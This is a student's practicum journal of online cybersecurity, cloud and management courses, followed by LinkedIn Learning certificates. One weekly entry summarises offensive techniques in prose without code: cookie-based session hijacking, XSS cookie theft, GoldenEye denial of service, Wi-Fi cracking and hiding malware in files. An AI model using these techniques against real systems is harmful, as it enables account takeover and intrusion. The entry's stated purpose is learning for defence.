In this week, I attended the general meeting for the practicum wherein clarifications about the forms needed and further instructions about the practicum were discussed. On the same day, I realized that I was not able to receive the invite link to ATA student orientation and I contacted and emailed Ms. Flores from Accenture for the invite link and to update my contact email in their system. On March 31, I attended the ATA student orientation wherein the detailed process regarding the program were discussed. The speaker discussed the process on the approval of our application, what comes after being approved and the subjects or courses that we need to take and pass.

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DATE	April 1 - April 8 2022	AREA ASSIGNMENT	ATA
TASK	Learning path proposal	SHIFT/TIME	8:00 AM - 5:00 PM

April 1 - April 7 While waiting for the ATA program acceptance email from Accenture, I started looking for possible topics that I will be taking for the remaining hours for the practicum. I listed and created a draft of the topics that looked interesting to me and saved it in a MS Word file. I also created an account to AWS Educate but I did not start doing the courses because I was waiting for the acceptance.

April 8 By this point, I have yet to receive the acceptance email from Accenture that is why I attended the practicum meeting where I clarified and voice my concern regarding the learning path and application development if ever that I was not accepted to the ATA program but sir Ian confirmed that I was accepted in the ATA program and I think the reason that I did not receive the acceptance email was because my request to update my contact email to Accenture was acknowledged but not processed.

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DATE	April 18 - April 22 2022	AREA ASSIGNMENT	ATA
TASK	AWS Learning Path	SHIFT/TIME	8:00 AM - 5:00 PM

April 18 I submitted the learning path proposal to sir Ian for approval. After receiving the signed proposal I then uploaded it to the submission bin in BBL for checking. I also started doing the Introduction to AWS Management Console in AWS Educate where I learned about the commonly used services in AWS which is the compute, storage, database, networking and security. Additionally, I also learned about the most important service in AWS which is the Identity Access Management where user accounts are created and given a corresponding access or permissions to services. Lastly, In this topic the billing models are discussed like pay as you go where you only pay when you use the service and you can turn it on and off.

April 19 I started doing the Introduction to cloud 101. I learned about the different deployment models like IaaS - Infrastructure as a service where it provides access to networking features, computers, and data storage space. Paas - Platform as a service that removes the need for organizations to manage underlying infrastructure. This focuses on the deployment and management of applications. SaaS - Software as a Service wherein a software is offered as a service that people can avail, one example would be netflix. AWS Global Infrastructure is also discussed in this module like regions the physical location of data center, availability zone a group of logical data centers located 100km to 60 miles from another availability zone and Edge locations where it is connected to AWS regions around the world. Some of the functionalities of AWS that I personally like is the Planning for failure feature wherein your files are copied into every available zone in the regions and in cases where one region goes down you can still access your files especially your databases. I also learned how to navigate and use the basic services like, s3 buckets, storage, Identity and Access Management in the laboratory wherein I created a storage where I set access permission to files, database and virtual private network where I hosted a simple website. After finishing the lessons and laboratories, I started doing the cloud support engineer module, this module which focuses on the use of Operating system in the Cloud like Amazon EC2 which is a true virtual computing environment that allows us to launch various operating systems and load them with custom application environment.

April 20 - April 22 I started answering the final exam in Introduction to cloud 101 and then continued the cloud support engineer module where the best practices for identity management are discussed. Like enabling secure access to services and resources using IAM by creating user and groups that has access to a certain service or deny access to a service. After that I answered the final assessment and the Cloud support engineer final project.

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
DATE	April 25 - April 29 2022	AREA ASSIGNMENT	ATA
TASK	AWS Application Developer module	SHIFT/TIME	8:00 AM - 5:00 PM

This week, I started doing the AWS application developer module where I learned more about DevOps which is a combination of culture and practices that helps in improving organization's ability to deliver application and services compared to the traditional software development. Some practices that I will personally use in the future would be, continuous integration wherein whenever we have changes in the code and configurations, we immediately merge or commit it to a central repository like Git, Azure DevOps or AWS CodeCommit. This will allow me to easily track and address bugs and even go back to previous builds since each iteration of the code is saved in this repository. Another practice is the continuous delivery wherein code changes are automatically built and then undergoes in automated testing like unit test, load test, and performance testing. After this stage, it will then be deployed in a test or production environment so that we have a copy of the software that already passed standardized test. This will streamline the process of deployment of software. The next part of this module is the programming part which includes high level programming and scripting like .NET, C, C#, C++, Java, Python, Javascript, AWS CLI, PHP, Powershell and Ruby. Most of the tasks here is basically a review of my previous knowledge on programming that are either taught to us in MCL or I self-learned during my spare time except for AWS CLI, powershell and ruby. The same goes for the web development part, since I am already familiar in various technologies that concerns web development this part is quite easy for me. The mobile development part was quite new and challenging since this part is not the typical programming using Android or IOS. This uses the AWS mobile hub which focuses on mobile development in the cloud. I learned about AWS amplify which is a mobile SDK for android and IOS and this library allows us to build and host applications that can be easily integrated to AWS resources. Additionally, in the game development part, I was reminded on how to gain user sentiment by improving the performance of your application. I also learned about different scalable game architecture that utilizes AWS services. I was amazed that by using AWS mobile hub you can actually create a game with minimal coding. I can create a serverless game that utilizes dynamoDB which is a NOSQL database to store data. I can also send data to users in real time regarding events using Amazon Kinesis Recorder which I normally do through web socket connection. I can also push notifications to users by using Amazon SNS mobile push and for analytics I can user Amazon mobile analytics to analyze user behavior. The last part was a review on data structures, relational database, operating system and virtualization which is also discussed in the previous learning path module.



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DATE	May 2 - May 6 2022	AREA ASSIGNMENT	ATA
TASK	Design Thinking & Project Management Module	SHIFT/TIME	8:00 AM - 5:00 PM

May 2 - May 3 In this module I learned about design thinking which is a mindset that teams use in approaching or working toward problem solving. In design thinking, we always need to think about the people who will use our product so we need to tap into our human empathy side to create a user based experience that our end user will enjoy since this is the main goal of design thinking. I also how to boost team morale and productivity by being optimistic and creating a good shared space in order for the team members to be more engaged. This is commonly done by having a space with a whiteboard or a wall that will enable us to post or write visual representations of our ideas which can help in managing or visualizing complex and bigger picture, this will also allow us to work together with our peers and react to solutions presented. Additionally, I learned that allowing experimentation really helps because even if we fail, this gives us an idea of what will work or not and we can work toward finding something better. I also learned about the application of critical thinking in solving a problem. First we need to define what is our problem, then from that we need to examine our past actions that may have lead to this problem, we can also find or use different perspectives to think critically and find the root cause of the problem because presenting a solution without finding what the real problem will only be a temporary solution. After finding the root cause, only then we can start to present solutions and we need to gather relevant information, collaborate with others to leverage their expertise and always ask for approval if needed. I really liked the idea of using a formula in calculating whether to take a risk or not, I will definitely use this in making decisions in the future. May 3 - May 6 Though I have prior experience on working using Agile, I was able to deepen my knowledge in this module. I learned how to plan an Agile iteration like identifying features and estimating time and cost of features and backlog. After this we can write it on whiteboard to further review and prioritize based on functionality. I realize how hard it is to plan an iteration, to estimate time and cost and breakdown work to assign to each team because when I worked as a web developer in an IT company we have a scrum master who plans everything. I also learned about the process beyond iteration such as closing a project where we obtain a writing from our client that clearly states the end of the project, then documenting lesson learned and problems encountered, and lastly transitioning the team to the next project.

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
DATE	May 9 - May 13 2022	AREA ASSIGNMENT	ATA
TASK	Workplace Management & Becoming a Raspi Developer	SHIFT/TIME	8:00 AM - 5:00 PM

May 9 - May 10 In this module I learned various lessons and practices about workplace management. First is email and phone etiquette, this part clearly explained how to properly construct an email subject that will get the attention of the receiver, how to greet and how to write email body. I also learned that we should avoid blaming and harsh languages over email, sometimes if the one sending us an email does not clearly state what they need and keeps on sending us an email we tend to be annoyed and send a harsh response, in this case we can ask them to be more specific in a polite way or reach them out through different channel. I also learned what to avoid when taking a phone call like avoid public places, avoid talking with others while on call and we should go to a place with minimal noise. I also learned how to properly manage our time when working from home, like avoiding distractions by designating a space only for work, removing temptations by avoiding working from bed, being on phone, and making a clear boundary with individual from your home during work hours. I also learned about the productivity principles like setting a schedule and activity that will clear our mind and choosing a right time for each task. Also saying no to others when you are working and saying no to yourself by clearly following the time allotted for each activities that we identified. I really liked the part where dealing with challenging situations were discussed. For instance when someone is badmouthing our colleagues who we don't have a problem working with. If there are no other person in the room, we can immediately say that we disagree but we need to acknowledge their opinion and then we need to ask what is their reason is. If there are many people in the room, we need to wait or schedule a time to confront them. I also learned that when we are caught off guard what we can do is to buy time, acknowledge the situation then calm down and think of what I know and don't know about the situation and think about how we are going to find out.

May 11 - May 13 In this module, the first few part were quite easy since I am already familiar with basic electronic and circuitry. The most challenging part for me was the semiconductor part since this topic was not clearly discussed during my electronics class in MCL. After that I learned how to physically assemble a raspberry pi and their basic components. I was able to learn how to setup the raspberry pi by creating a bootable SD and installing a Linux-based OS. I then started to navigate and get familiar with the environment, I also started setting up the VNC server which will allow me to control and use the raspberry pi using my computer via remote connection. I can also use a CMD to access it via SSH. I also downloaded python, since I will be using this to program and control the GPIO pins of the raspberry pi



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
DATE	May 16 - May 20 2022	AREA ASSIGNMENT	ATA
TASK	Becoming a Raspi Developer & Becoming an IT Security Specialist	SHIFT/TIME	8:00 AM - 5:00 PM

May 16 I continued doing the becoming a raspi developer module where I learned the different functionality and use of each GPIO pin of raspi. I also learned how to control this pins to power various electronic components like LEDs and tact switch. I did not have a hard time in this part since the idea is basically the same in Arduino where you send 1s and 0s to turn on and off accordingly, the only different is that in raspi we need to use python in order to control the GPIO. For the last part, I was able to learn how to interface Pi cam to the raspi and take picture using command line and automate taking picture using a script but I wasn't able to replicate this since the camera that I have does not interface with the raspi. Lastly, I learned how to create a basic alarm system using a relay switch and a motion sensor, again I was not able to replicate this one since I do not have access to a motion sensor.

May 17 - May 20 I started the IT security specialist module, the first few part basically served as a review of my prior knowledge on IT security which is more about common practices in keeping information safe and basic risk management like identifying vulnerabilities and considering potential threat attacks. The next part is where things became interesting, I learned about threat modeling wherein we create a visualization of our entire system and network architecture and then we identify the potential entry points and list of attacks that can be done, then we can now manage those risk by putting a safeguard in the places that we identified as potential entry points. I also learned about SSL/TLS and how they work in the background like how they are validated using a serial number that are issued by the certificate authority. The next is about different activities and practices that we can do to manage vulnerabilities like updating windows, enabling core isolation that prevents an attack to insert malicious code in high-security processes, enabling isolated browsing by installing microsoft defender application guard to protect us while browsing the internet, and enabling egress filtering in our firewall to prevent the sending of data gathered through keylogger if we are infected. I also learned how to apply AI techniques in cybersecurity like classifying problems to determine whether a code contains scripting vulnerabilities by mapping data into categories, how to use clustering techniques to find patterns in incoming internet traffic to our web server so that we can distinguish bot from real users. All in all this module is more about on concepts rather than using a specific tools to enhance security and better mitigate risks.



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
DATE	May 23 - May 27 2022	AREA ASSIGNMENT	ATA
TASK	Becoming an Ethical Hacker module	SHIFT/TIME	8:00 AM - 5:00 PM

In the first few part of this module, I learned about structured ethical hacking which starts in reconnaissance and foot printing where we gather information about our target like remote access capabilities, determining network range and what security mechanism are in place. This is followed by scanning where I learned how to do ping sweep to identify live hosts on the network and once a live host is identified we can now use NetScan to send TCP or UDP packets to determine the firewall rules on the target system and use shell to redirect output and input for remote access. I also learned about different techniques and tools that we can use to obtain access to restricted access to a system or user information such website mirroring using HTTrack to create a copy of the entire website so that we can analyze and look for clues, directories and exposed user credentials by inspecting html and javscript codes. Additionally, I also learned how to hijack a web sessions by capturing user cookies using WireShark on public networks and then we can now use TamperMonkey and inject this cookie to our own browser to gain access to user account without their user credentials. I also learned about URL parameter manipulation, cross-site scripting wherein we inject our own javascript to HTML elements to perform harmful actions like redirection to a harmful website, automatically downloading of malware, accessing or cookies from our web browser and sending it to a repository. SQL injection was also discussed though this can be a powerful attacks that may show us information from the database that might not be accessible through normal means, many developers are now aware of this and they are utilizing the use of parameterized query to prevent such attacks. I also learned how to perform a denial of service attack by putting heavy load on HTTP serves to exhaust their resource pool and limit access to the website using GoldenEye. I also learned to how crack wi-fi passwords using a combination of Wireshark and FernWi-Fi Cracker. I also learned how to perform steganography and NTFS Alernate Data Streaming to hide malwares in plain files like picture and text file to avoid detection. Overall, this module was the best for me so far because by learning how to these attacks work and how to perform them, I now have an idea on how to protect the software or system that I will be creating in the future



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
DATE	May 30 - June 3 2022	AREA ASSIGNMENT	ATA
TASK	Improve Your Application Security Testing Skills	SHIFT/TIME	8:00 AM - 5:00 PM

May 30 - May 31 The first part of this module is basically a review of risk assessment, vulnerability assessment and compliance assessment. The next part is about web security where we check if a user has a permission to access resources or if they have a role or belong to a group that can access these resources. I was able to learn more about penetration testing and the different tools and techniques that I can use to make sure that the application that I am building is secured from attacks. For javascript codes, we can use Retire.js to determine which imported library that are in use has known vulnerabilities or if we are developing using node.js we can use the built in function npm audit to look and search for vulnerabilities in the imported libraries in our project. The next part after this introduced me to tools and applications that I can use to perform penetration testing on my website such as Fiddler 2 to analyze and inspect incoming and outgoing HTTP traffic, Samurai Web Testing Framework, Burp Suite, and OWASP Zed Attack Proxy (ZAP) which can easily scan my web app for known vulnerabilities like XSS, SQL injection, URL manipulation and this will also show detailed information about which area of our application is vulnerable to certain attacks. I also learned about efficient penetration testing by splitting our test in multiple builds or running tests on parallel build to expedite the process since some tests take long time to complete. The last part of this module is about different tools that we can use to perform automated security testing like setting up testing environment using docker, and using GauntIt to automate Cross Site Scripting tests, SQL injection tests, etc. Overall, this module taught me how to properly write secure applications by implementing user authentication, authorization, performing security tests and performing automated test and I will definitely use this because prior to this, the only test that I do when I'm making a website is unit testing, performance testing and basic security testing for authentication and authorization, now I will be able to properly do various security tests and even automate it using the tools that I learned in this module.

June 1 - June 3 Now that I finished all my learning module, I will be using the remaining of my time to complete the requirements for the assessments, final report and my portfolio.



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LinkedIn Learning
1000 W Maude Ave
Sunnyvale, CA 94085

Program: PMI® Registered Education Provider | Provider ID: #4101
Certificate No: AV7_yULk4km73nbO4BvljeSSAPZu
PDUs/ContactHours: 2.00 | Activity #: 4101CK30K2

LEARNING

Certificate of Completion

Congratulations, Renier Aguilar

Develop Critical-Thinking, Decision-Making, and Problem-Solving Skills

Learning Path completed on Apr 30, 2022 at 04:53PM UTC • 4 hours 52 min

By continuing to learn, you have expanded your perspective, sharpened your skills, and made yourself even more in demand.

Top skills covered

Problem Solving, Critical Thinking, Decision-Making

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Certificate Id: AbUiGADchFUueZu9xeQVgFAhjBvW

LEARNING

Certificate of Completion

Congratulations, Renier Aguilar

Develop Your Creative Thinking and Innovation Skills

Learning Path completed on Apr 29, 2022 at 06:04AM UTC • 8 hours 25 min

By continuing to learn, you have expanded your perspective, sharpened your skills, and made yourself even more in demand.

Top skills covered

Organizational Leadership, Creativity Skills, Innovation Management, Collaborative Innovation

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Certificate Id: AdBbjr0z6W9kW0iXS9zEgA5m_Rd_

LinkedIn LEARNING

Certificate of Completion

Congratulations, Renier Aguilar

Project Management Foundations

Course completed on May 02, 2022 at 07:11PM UTC

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Instructional Delivery Method: QAS Self Study
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Field of Study: Business Management & Organization
Program: National Association of State Boards of Accountancy (NASBA) | Registry ID: #140940
Certificate No: AVK8m5kINBM32ebrUQ6BA7_c4cxt
Continuing Professional Education Credit (CPE): 8.60

LEARNING

Certificate of Completion

Congratulations, Renier Aguilar

Become an Agile Project Manager

Learning Path completed on May 04, 2022 at 04:02PM UTC • 10 hours 34 min

By continuing to learn, you have expanded your perspective, sharpened your skills, and made yourself even more in demand.

Top skills covered

Project Management, Microsoft Project, Agile Project Management

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Certificate Id: AZkE9SJQKcOuFvQ0wx_WHwcOiJLO

LinkedIn LEARNING

Certificate of Completion

Congratulations, Renier Aguilar

5S Workplace Productivity

Course completed on May 04, 2022 at 11:21PM UTC • 1 hour 36 min

By continuing to learn, you have expanded your perspective, sharpened your skills, and made yourself even more in demand.

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Certificate Id: ATQkd70SX-wlilGxxmd0U7dLWxBX

LinkedIn LEARNING

Certificate of Completion

Congratulations, Renier Aguilar

Business Etiquette: Phone, Email, and Text

Course completed on May 05, 2022 at 02:13PM UTC • 58 min

By continuing to learn, you have expanded your perspective, sharpened your skills, and made yourself even more in demand.

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Sunnyvale, CA 94085

Certificate Id: AaUKDarRXi1QHj_Rv00Kat6oLf7w

LEARNING

Certificate of Completion

Congratulations, Renier Aguilar

Develop Your Communication Skills and Interpersonal Influence

Learning Path completed on May 07, 2022 at 09:50PM UTC • 7 hours 41 min

By continuing to learn, you have expanded your perspective, sharpened your skills, and made yourself even more in demand.

Top skills covered

Communication, Interpersonal Skills, Interpersonal Communication

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Certificate Id: AUbU0_ZrtcLsMywI5uBP08ZLUw1G

LinkedIn LEARNING

Certificate of Completion

Congratulations, Renier Aguilar

Time Management Fundamentals

Course completed on May 06, 2022 at 03:05AM UTC

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Instructional Delivery Method: QAS Self Study
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Field of Study: Personal Development
Program: National Association of State Boards of Accountancy (NASBA) | Registry ID: #140940
Certificate No: AcI9f-zbchUWIzc0JRIwzPfbNsC1
Continuing Professional Education Credit (CPE): 4.80

LinkedIn LEARNING

Certificate of Completion

Congratulations, Renier Aguilar

Time Management: Working from Home

Course completed on May 05, 2022 at 05:00PM UTC

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Instructional Delivery Method: QAS Self Study
In accordance with the standards of the National Registry of CPE Sponsors, CPE credits have been granted based on a 50-minute hour. LinkedIn is registered with the National Association of State Boards of Accountancy (NASBA) as a sponsor of continuing professional education on the National Registry of CPE Sponsors. State boards of accountancy have final authority on the acceptance of individual courses for CPE credit. Complaints regarding registered sponsors may be submitted to the National Registry of CPE Sponsors through its web site: www.nasbaregistry.org

Field of Study: Personal Development
Program: National Association of State Boards of Accountancy (NASBA) | Registry ID: #140940
Certificate No: AQMu6_Ys6mHn4O5DJXQTXq6-kn_i
Continuing Professional Education Credit (CPE): 2.20

LEARNING

Certificate of Completion

Congratulations, Renier Aguilar

Become a Raspberry Pi Developer

Learning Path completed on May 11, 2022 at 12:05AM UTC • 17 hours 8 min

By continuing to learn, you have expanded your perspective, sharpened your skills, and made yourself even more in demand.

Top skills covered

Raspberry Pi, Electronics, Internet of Things (IoT)

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Certificate Id: AczOw7bu_edgWpABdJVSnFZZGMba

LEARNING

Certificate of Completion

Congratulations, Renier Aguilar

Become an IT Security Specialist

Learning Path completed on May 12, 2022 at 10:19PM UTC • 20 hours 3 min

By continuing to learn, you have expanded your perspective, sharpened your skills, and made yourself even more in demand.

Top skills covered

Cybersecurity, Network Administration, Network Security, Incident Response, Information Security, Cryptography

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Certificate Id: Ab8EriLCOMVdqLOoapxFn6P7ktYe

LEARNING

Certificate of Completion

Congratulations, Renier Aguilar

Become an Ethical Hacker

Learning Path completed on May 18, 2022 at 09:23AM UTC • 30 hours 16 min

By continuing to learn, you have expanded your perspective, sharpened your skills, and made yourself even more in demand.

Top skills covered

Security Engineering, Cybersecurity, Network Security, Security Management, Security Policy, Security Operations, Security Audits, Security Consulting

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Sunnyvale, CA 94085

Certificate Id: AZe7EOH5r-Q2TZc_oexOsOHbRTFt

LEARNING

Certificate of Completion

Congratulations, Renier Aguilar

Improve Your Application Security Testing Skills

Learning Path completed on May 20, 2022 at 03:29AM UTC • 16 hours 27 min

By continuing to learn, you have expanded your perspective, sharpened your skills, and made yourself even more in demand.

Top skills covered

Security Testing, DevOps, Application Security, Web Application Security

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LinkedIn Learning
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Certificate Id: AT27tQy_2YU1nNKTDRsgkSJrg7sC